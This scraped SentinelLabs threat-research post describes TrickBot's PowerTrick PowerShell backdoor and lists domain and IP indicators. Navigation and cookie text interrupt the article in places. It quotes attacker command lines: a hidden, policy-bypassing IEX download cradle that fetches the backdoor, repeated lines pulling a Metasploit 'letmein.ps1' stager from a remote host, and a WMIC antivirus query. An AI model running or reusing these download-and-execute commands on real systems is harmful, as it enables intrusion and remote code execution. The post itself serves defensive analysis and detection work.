

Search ...



SIGN UP

Get notified when we post new content.

Business Email

>

By clicking Subscribe, I agree to the use of my personal data in accordance with SentinelOne [Privacy Notice](#). SentinelOne will not sell, trade, lease, or rent your personal data to third parties. This site is protected by reCAPTCHA and the [Google Privacy Policy](#) and [Terms of Service](#) apply.


Research by: *Vitali Kremez, Joshua Platt and Jason Reaves*

Read the Full Report

Executive Summary


- The TrickBot cybercrime enterprise actively develops many of its offensive tools such as “PowerTrick” that are leveraged for stealthiness, persistence, and reconnaissance inside infected high-value targets such as financial institutions.

RECENT POSTS



Cloud Malware | A Threat Hunter’s Guide to Analysis, Techniques and Delivery

OCTOBER 24, 2024



China’s Influence Ops | Twisting Tales of Volt Typhoon at Home and Abroad

By clicking “Accept All Cookies”, you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

[Cookies Settings](#)

Accept All Cookies




effective which allows the TrickBot cybercrime actors to leverage them to augment on the fly and stay stealthy as opposed to using larger more open source systems such as PowerShell Empire.

- The end-goal of the PowerTrick backdoor and its approach is to bypass restrictions and security controls to adapt to the new age of security controls and exploit the most protected and secure high-value networks.
- SentinelLabs developed mock command-and-control panels to allow the institutions to utilize them for testing detections related to “PowerTrick”.

Background

TrickBot is the successor of Dyre [1, 2] which at first was primarily focused on banking fraud in the same manner that Dyre did utilize injection systems. TrickBot has shifted focus to enterprise environments over the years to incorporate many techniques from network profiling, mass data collection, incorporation of lateral traversal exploits. This focus shift is also prevalent in their incorporation of malware and techniques in their tertiary deliveries that are targeting enterprise environments, it is similar to a company where the focus will shift depending on what generates the best revenue. This research follows SentinelLabs discovery of the [TrickBot Anchor malware](#) and its nexus to the organized groups and advanced persistent threats.




2024

LABS CATEGORIES

- Crimeware
- Security Research
- Advanced Persistent Threat
- Adversary
- LABScon
- Security & Intelligence

assess with high confidence at least some of the initial PowerTrick infections are being kicked off as a PowerShell task through normal TrickBot infections utilizing a repurposed backconnect module that can accept commands to execute called “NewBCtest”.



Graph 2: Image of PowerTrick execution flow

After the initial stager for the “PowerTrick backdoor” is kicked off, then the actor issues the first command which is to download a larger backdoor. This process is similar to what you see in Powershell Empire with its stager component.

```
Start-Process powershell.exe -ArgumentList "-nop","-WindowStyle","Hidden","-executionpolicy","bypass","-c","IEX ((new-object net.webclient).downloadstring('http://[redacted]/?x=[redacted]&a=ips'))" -WindowStyle Hidden
```

Figure 1: The malware operator issues the first command to download the backdoor.

PowerTrick is designed to execute commands and return the results in Base64 format, the system uses a generated UUID based on computer information as a “botID.”

Figure 2: A unique user ID (UUID) is generated for each bot

The Victim data is then posted back to the controller.

Figure 3: The victim data is posted back to the backend.

A frequent one utilized was ‘letmein.ps1’ which is a Powershell stager for open-source exploitation framework Metasploit.

```
iex ((New-Object System.Net.WebClient).DownloadString('http://10.10.10.10/letmein.ps1'))
iex ((New-Object System.Net.WebClient).DownloadString('http://10.10.10.10/letmein.ps1'))
iex ((New-Object System.Net.WebClient).DownloadString('http://10.10.10.10/letmein.ps1'))
iex ((New-Object System.Net.WebClient).DownloadString('http://10.10.10.10/letmein.ps1'))
```

The letmein script, in particular, is leveraged frequently to pivot the infection to another framework.

Figure 5: The actors download and execute letmein stager.

It is also used to detonate on other systems after pivoting.

Figure 6: use of network drives to download and execute the letmein stager.

The frequently used commands and actions are as follows:

- net view
- net use
- ping systems
- net use with usernames to check permissions on systems
- WMIC /node:localhost /Namespace:rootSecurityCenter2 Path AntiVirusProduct Get displayName /Format:List

Once the system and network have been profiled, the actors perform deletion operation and cleanup. They remove any existing files that did not execute properly and move on to a different target of choice or perform lateral movement inside the environment to high-value systems such as financial gateways. The executed tasks included a wide range of utilities such as previously shown Metasploit. Other interesting deliveries will be discussed below:

TerraLoader variant version “6.0” with more_eggs JavaScript backdoor onboard is a deployed payload, often in addition to the aforementioned Anchor DNS variant on the same systems.

Figure 7: The decoded “more_eggs” backdoor from TerraLoader.

III. Direct Shellcode

Direct shellcode execution is a methodology for payload deployment via a hexlified parameter.

Figure 8: The command is designed to process shellcode as a parameter.

This is something we have observed frequently where the actors will modify or create new delivery systems in order to bypass restrictions and security controls.

Attacker View: How PowerTrick Drops TrickBot Anchor Bot

I. Launch PowerShell

The PowerTrick session is initialized with the following command:

After PowerTrick is successfully executed, a child PowerShell process is created and the attacker issues a series of commands in an effort to choose an existing directory on the system.

II. dir command is executed to check the filesystem

III. Execute PowerShell script to download anchor DNS

VI. The directory is checked again to verify the file successfully self-deleted.

VII. In this particular case, a second PowerShell task is executed via PowerTrick. This file is the more_eggs backdoor described above.

VIII. Once again the directory is checked to verify the download was successful. In each case the existing folder name is used for the file.

IX. After download verification, the file is executed

X. The directory is again checked to verify the file was run and self-deleted.

XI. The following PowerShell command is executed to check for the presence of anti-virus products

XII. Processes checked

XIII. Session is killed

Analyst Note:

The PowerShell task parent window name was OleMainThreadWndName, while the child had the normal name `C:windowsSystem32WindowsPowerShellv1.0powershell.exe` .

dcf714bfc35071af9fa04c4329c94e385472388f9715f2da7496b415f1a5aa03

- [kostunivo\[.\]com](#)
- [drive.staticcontent\[.\]kz](#)
- [web000aaa\[.\]info](#)
- [wizardmagik\[.\]best](#)
- [traveldials\[.\]com](#)
- [northtracing\[.\]net](#)
- [magichere\[.\]icu](#)
- [magikorigin\[.\]me](#)
- [5\[.\]9.161.246](#)
- [192\[.\]99.38.41](#)
- [172\[.\]82.152.15](#)
- [193\[.\]42.110.176](#)

IOCs on GitHub

References

1: <https://www.malwarebytes.com/blog/news/2016/10/trick-bot-dyrezas-successor>

2: <https://www.fidelissecurity.com/threatgeek/archive/trickbot-we-missed-you-dyre/>

3: <https://technical.nttsecurity.com/post/102fsp2/trickbot-variant-anchor-dns-communicating-over-dns>

Read the Full Report

[BACKDOOR](#) [CYBERCRIME](#) [FILELESS](#) [POWERTRICK](#) [TRICKBOT](#)

SHARE

complex cyberattacks, network intrusions, data breaches, and hacking incidents mainly emanating from the Eastern European cybercriminal ecosystem. He has earned the majority of major certifications available in information technology, information security, and digital forensics fields.

[🏠](#) [in](#) [🐦](#)

PREV

NEXT



Anchor Project | The Deadly Planeswalker: How The TrickBot Group United High-Tech Crimeware & APT

New Snake Ransomware Adds Itself to the Increasing Collection of Golang Crimeware



RELATED POSTS

Kryptina RaaS | From Unsellable Cast-Off to Enterprise Ransomware

 SEPTEMBER 23 2024

Xeon Sender | SMS Spam Shipping Multi-Tool Targeting SaaS Credentials

 AUGUST 19 2024

NullBulge | Threat Actor Masquerades as Hacktivist Group Rebelling Against AI

 JULY 16 2024

SENTINELLABS

In the era of interconnectivity, when markets, geographies, and jurisdictions merge in the melting pot of the digital domain, the perils of the threat ecosystem become unparalleled. Crimeware families achieve an unparalleled level of technical sophistication, APT groups are competing in fully-fledged cyber warfare, while once decentralized and scattered threat actors are forming adamant alliances of operating as elite corporate espionage teams.

By clicking “Accept All Cookies”, you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.



China’s Influence Ops | Twisting Tales of Volt Typhoon at Home and Abroad
📅 OCTOBER 16, 2024



Kryptina RaaS | From Unsellable Cast-Off to Enterprise Ransomware
📅 SEPTEMBER 23, 2024

SIGN UP

Get notified when we post new content.

Business Email

>

By clicking Subscribe, I agree to the use of my personal data in accordance with SentinelOne Privacy Notice. SentinelOne will not sell, trade, lease, or rent your personal data to third parties. This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply.